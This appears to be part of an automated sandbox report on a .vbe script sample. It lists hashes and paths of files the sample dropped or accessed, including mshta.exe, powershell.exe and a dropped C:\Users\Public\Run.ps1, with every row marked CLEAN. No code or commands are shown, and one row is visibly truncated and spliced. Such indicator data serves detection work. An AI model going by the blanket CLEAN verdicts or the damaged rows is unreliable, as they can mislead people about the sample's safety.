0323d4614482052e68f19ce6f1f3c415da4d6a6e64facdecc910f1c942179b8c	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66c8db68-ccfd-4c58-8fde-39b084586f38	Dropped File	4.91 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
196decb4f6feb7877e81dd16a579487ac2815ed2c17d6825a283e7e9ed488c40	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_25c16aff-0788-4e7c-a3d6-db51ffe51668	Dropped File	1.94 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
ee6e3226afd49cda69f95d7fda445afb1e2a68035bdb25fefbfd6c38dbe5ebaf	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6144a2e2-c1b5-4f2b-9563-6aef6b18445a	Dropped File	2.42 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
859d86cd7b237289c836b9a4d5fcecc4dd12b81e8093b36ddeeafe554c1ea6c2	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f2eff6cf-bede-4e9c-af2a-44073fcef3c5	Dropped File	1.83 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
4a2fa6deca0ec447255cbf4e535ee0ea6c3a239fd3d111bf7c0f8f0ab629dd75	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_957c5ab8-b90e-478a-...\...evzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c5d679dc-18ba-417a-adc5-4246eaa12cae	Dropped File	794 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
1847a56755536a3dbef979ed8ef80e5b20ed1ffb27895876a9d80b592c278cd7	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e81bb966-786d-4d45-9a5f-a9d81be417fd	Dropped File	1.07 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
760834a2fc0a34fe77b0f5baf9ce839ba004b7fd73d0c9750476f472a10ad229	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0ff1cc64-22e6-4eb8-9c7f-ffcfbce6cc5e	Dropped File	1.77 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
08f45856aa6e809e3fb04900c54c54ea47bdfda999d8093f6f0770997d7ff53c	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a3e22781-de4c-473d-9fcf-ea1dc033c586	Dropped File	992 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
d50565da7a88193302998e0f8f3d72ceaa151dbdeffa2e51d961917e0bc57537	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f9e6287f-d48d-49f3-91a6-f7e47ab427e7	Dropped File	4.81 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
b85946385a713a0b3157830a59d2b29bb2a1fec55ab88e4871360e0b244e7476	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_779c19e4-a484-424e-bbb2-864603d7c838	Dropped File	7.79 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
3efc14d5f3f284d8b564fcc9a6df06e6e911365ac56ce54266e5631a4d33c301	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c78583a4-a303-4f42-a75a-4eaadf5045bf	Dropped File	711 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
9e09fa3e6c0cf5f5dcd00d2db5327c914e167430ed811638330098a42a9d7abb	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_2dd231c2-2f42-459e-ab5f-55e1350286ad	Dropped File	3.42 KB	application/octet-stream	Write, Read, Create, Access	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
000e5c18df1ae71ac0b4402c8aa8a34da881f559bc8b7edccf05ce1ff0686067	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b2ac57bf-114f-4148-b257-30c0286d8877	Dropped File	1.81 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
2c6c6e562e6336e90daed97a6ec6fc2e36c439a4e45f76f587bc895d0805c995	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_1eee120c-7a19-49dd-866d-72809f902116	Dropped File	1.81 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
28de346b7d29d63eb092cccdcd69df55ba4592e5782be73d48bf50e8e217a77c7	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9142be04-d5cd-4eb1-9312-f0824ae98788	Dropped File	902 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
a9b5795280d1048e0daa6e27e869492db115cf92a57a9817e6d894b0bec31b1b	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9399e0e4-ab4f-4af4-b7fe-205958683318	Dropped File	9.67 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
d6914a2a649b85a5dfd8fd00cfb466a3b43f3663f53a017e826eef5dc6235e8e	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5782cf09-7a1f-42aa-9f40-3ae11771419d	Dropped File	1.21 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
be0522e891f07b196eb4cdd8761c7f53caf642c16ad5d691c7d32c327f26d075	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_528a3b00-cd0e-470f-8628-74922e5349e2	Dropped File	4.10 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
ff157433bdd0e5a4a61f27172591a53d88d2e2ccfe9a5b16bf33c250cab869e8	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_20506862-be1b-49ae-9d3d-850fa8e92f80	Dropped File	940 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
3fd8eae84c371985caa0f14af2717052e5049eccd8ce1c0f1fa6ac636e732c5c	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9a9fc1c4-86fb-4d68-a47b-9bb1cf0f4ae2	Dropped File	2.60 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
2410c4686683f3a71dceae28781a8ca886360d84213c426b64d40bb751329f6c	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_1251d6ff-5ce5-4963-9b76-b0bf0d5dceaa	Dropped File	4.30 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
717f3f13d34c9437519bab7183c72c5c80b2cacc096f497c954f69f6e2c3c7b6	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_45077749-d105-410f-b144-43e36278e011	Dropped File	1.42 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
bbb309c7c6bb3927cbe380a7ce2743ec5b80e4aee32f4f640049e39ddca3ef8c	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bcd1f005-f881-4acd-a794-2aad0ad235a7	Dropped File	2.31 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
ab8f309bf9116247713e709cb680ca550b2e557ccc06a4e9e7957a35bff55bc5	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_fb163df2-83ac-4802-823c-effbba3de44b	Dropped File	902 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
1a17618fb70e56a97d01e2a76d7a18471fb05d3f102db3fa9419ba1eccc09eda	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4923aca9-4cf4-437c-8454-886ae82860b8	Dropped File	2.67 KB	application/octet-stream	Write, Read, Create, Access	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
0f051424fac4f2a24698fbb339c96372385eb29556e2cf43d9eed1bbdc2b6957	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_1407eed7-8fab-400c-a5f3-eb6113fa568b	Dropped File	3.11 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
1823874d8b80e06660a68b79930710e65c04b1d70d8967554b54eb83ab7ff36d	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65417558-2a55-4f8d-bd7b-3d0260921097	Dropped File	1.49 KB	application/octet-stream	Write, Create, Access	CLEAN
182dd6206f187dc34372ef0e3f6a9b9bd7e7f2e2623e7445613a58380bc34a49	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_14831ee1-9f15-4751-a929-7c37c737cea5	Dropped File	1.49 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
4efc10918360ff44d6aeefcc47750f6cb4d4c2d90d8def2f7fb50dc90f7e781f	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6160a895-75ef-4622-ae0b-5d1972f50053	Dropped File	2.07 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
2fd4679e45d19583f09b3aaf213ba5aba589d26dad8b4ac16243d3e89a9543e9	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d1e45739-f5f9-4f44-90e1-7faacd629a6e	Dropped File	798 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
c6dbdf869862532069c991b3177795a650a3100c9a273fe9eae69ef2152d0358	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cf003e6f-c92c-407f-b4ee-9237a68cd634	Dropped File	594 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
d4a59c4162645b2dc38ea8ac7c8795b05bcd3783abf33c881fefe85fb0e19ced	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e00b34e7-906c-4cf3-9069-93d3297d8017	Dropped File	2.50 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
04de065111159b23b0498013e0e74a9393c0636d4dc6275bdb67b4ceb6182472	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
0f6a843ffb69bb431b4160419db93dbdeebad91b80accce3132ad636245d96c1	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
9537c3f9fa6ec051fff71c5fc88945dc383249c08b1d54926f6addc4044dbd02	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
89ee08546661094c9b2ac6ef876c240a289fcb8f3acc550c7c9ef76522b70959	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
70fb78eb35af24a632e2c4eda28f40d09b491168f3d5fff3c4498704ab1e389b	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
bf947d4be06d96c6a60004224c09d0ee05220ee8dfc36930793a2e93d94c9f44	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.16 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
e20339ca4f94740ec3e6c419881728ec98577ced5144cc16853d1135d354213d	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.42 KB	application/octet-stream	Write, Read, Create, Access	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
ddd3ecceccae4772bd65d7e305efb2bcdea8cf812d02807b614830e8a40de72b	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.70 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
d568edaacd729b898a24516b1156e834973bed699221267d9fdc63a7f1e5cf37	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	2.97 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
3f4f9f26e8b36af094182d88fc9bbe6a6890951c0e50c9ec2bf52b6cb74523af	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	3.22 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
1419815cf90f70b859606f81787a8b2b33e61a6df32c44390de75bf552ed5030	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	3.46 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
1761f08ed3d9348637bf8253f1ebbbca4bc31deb5b1fc71e1476f4320d27c89a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	3.68 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
3aef99560097755cacd822681c55623158da8db284a1de46f38d83b5f5f6182c	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	3.93 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
cfc0c116ac1ce9ae20712f2bde83fcef5727c7fbec69980b0e5b669cd7f023e3	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	4.17 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
44f11abc4b0abdf4e0211a860fb27184e86a1ba660160cd53dcb4fc49b682eed	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	4.40 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
f03ab8590358d439086c342bf7505ecc9a4341a9695763595017735c7ea6fd7f	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	4.64 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
427b74a97ba46411f5c5c456786dc29ed9cd223355032d92393e2158d17df8cf	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	4.88 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
6d08fa44660b7bd46a1451176f9d1d2d3770475f1e0d7ffab12fd2843b0947b6	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	5.11 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
148ac3648e881ff9202ec232c44689128a597ce514ade6ac86e42fd02b7c372e	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	5.35 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
6596a4059920cc8a3eb22cc6980a9376c1c38f2c03f48d8ffcea82f50e4c84b1	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	5.85 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
9af4df8cabb62b9231459bee5db7182e6f14fca63308a7c83b570ab4457051a4	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	6.08 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
49caef4b62811750aee8378d1a744dc518c7efdf15eeb2088171692d421bc1fd	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	6.30 KB	application/octet-stream	Write, Read, Create, Access	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
a96ef2dad0b71dd8d2e65f712c2f6964ed7efa63b36f98d596b5d81701575182	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	6.53 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
d4b5243326ecd376586cde7954b2f4fe76df30664b134851f39dd9b9d0f718fa	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	6.79 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
387c7d311469a03025f85b799ca73900a22e1ddcf95701a9194c0a5f8c13adf0	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	7.03 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
2d06cc16670c4d1b8129beca7a0757adbb38d2161a69de30cf16446574bd559c	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	7.26 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
ba2ca90bd0fb33ab15a1901f243d2f10297a92a49ea43f6b4c48d1fa9d82ebaf	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	7.48 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
f5749575cfa31863eba40ca6012ce675c82c6510c4d162ea6a6f90508d90700d	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	7.70 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
3154ce23a2a938dbe0fa1a98b064e066427a87fabac39f839b1dc44d25dbdb97	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	7.92 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
e020c52e81e926062201521c955be5681f6422ed2268b86671f9b79b349d974a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	8.19 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
2017c16ccfd3d309f6d64ea33aa36a2de6f7f1880bff4f38956fa7dbd49f7905	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	8.42 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
d1bc957c426d47539fc5755334ef1dff00bd6271240b977d102f52bc597ae74b	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	8.65 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
aa27ba1938282c8d841ce901f6d35d63c5b57afaaaf98954ce23d2a27a9681d6	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	8.88 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
74fda903dcfd56405ef0abf16c3a631bc5429c970102e59b0347b7bf22b2ad1c	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	9.12 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
a3d5b86eb1480bf095d1146ec1e6ac16fb55dd5b208e54c4b214faed66627a41	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	9.61 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
b026550f3ce8cf939c98b763ba9af35c22ce72cac0c1cebb2967c44668d1305e	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	9.84 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
f999a046f2a43e68a7c9ecde19b4b95add79eaa3afac4e61943568c5c59d3125	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	10.06 KB	application/octet-stream	Write, Read, Create, Access	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
b9c6afadb8b3ba5270f8acfe6bcae3e95c3132f96993d70142aae5c230b24359	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	10.30 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
7434a42dc6e654d6fdc2fbc127cbc2438e58d795cf8a94f2f555dcae5ff32091	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	10.54 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
8a451f09385f1b76752bc249b0177746d9476e6858a7c3952f4774ae06066b1b	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	10.77 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
006723c165b832c193210e5f28bea9a7560c95d0af15f97c8e697f5798e500e5	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	11.04 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
22c00a338cfbc0bb922721540a73c410067b86cf1b84acdb42bfc6b53d7dac56	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	11.30 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
f8c6063a40ac5a10e3c40dd5459c1f5ea4346957179861f1921b3e690550224b	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	11.55 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
b19f7eb925745b33ac14f4edc60d07efc5491b9d47bdad221dc686b83096ce37	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	11.78 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
dca43a76524c46c91126704b4f2db18bfe5e6a40c7eefcabfb7459899ca10d36	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	12.00 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
51e0313f78c7efb374383e2e4f7814329a7c90cbde5d137861741db8b173cb48	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	12.24 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
54d966e3ad0a5859b089fd8178ef8a8cb609ba04c65b2df1c7d6084a9a5a7aa8	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	12.48 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
ded668e766b7b7f4ed2265fc3b2833bf128983969bfd302a6888cf48551ee666	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	12.75 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
82072262eeac47fa2fbc9d2a26fac6d959293ef818da3659078bc5e7c51b413d	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	12.99 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
125533dcd0f2d6117823d90c368c24dcfea1a79ed2e7a841c21c67f28d3dd9cd	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	13.23 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
7e30b58ebcd30e1e4b4cd3992f5cd31705a9bad9941942ad78279b3d1269f116	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	13.48 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
d1cd0f9417c18839dd30cf3659604064bef453ea195dbe37468a3ac7c9fa0ca3	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	13.71 KB	application/octet-stream	Write, Read, Create, Access	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
4ecddde7a360e03e549dd115971b074f780a8a587443f87ce4459091af1b892f	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	13.96 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
83dc45663b49d0ee966f8061a576354191da73f2fe90dc325e758befbf11ea7b	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Dropped File	14.20 KB	application/octet-stream	Write, Read, Create, Access	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Windows\System32\CScript.exe	Accessed File	Access	CLEAN
C:\Users\RDHJ0C~1\Desktop\2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4.vbe	Sample File	Access	CLEAN
C:\Windows\System32\mshta.exe	Accessed File	Access	CLEAN
Win.ini	Accessed File	Read, Access	CLEAN
System Paging File	Accessed File	Access	CLEAN
C:\Users\Public\Run.ps1	Dropped File	Write, Read, Create, Access	CLEAN
C:\Windows\system32\wldp.dll	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Accessed File	Access	CLEAN
C:\Windows\system32	Accessed File	Access	CLEAN
C:\Windows	Accessed File	Access	CLEAN
C:\Windows\System32\Wbem	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\Documents\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker\AppLocker.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx\Appx.psd1	Accessed File	Access	CLEAN
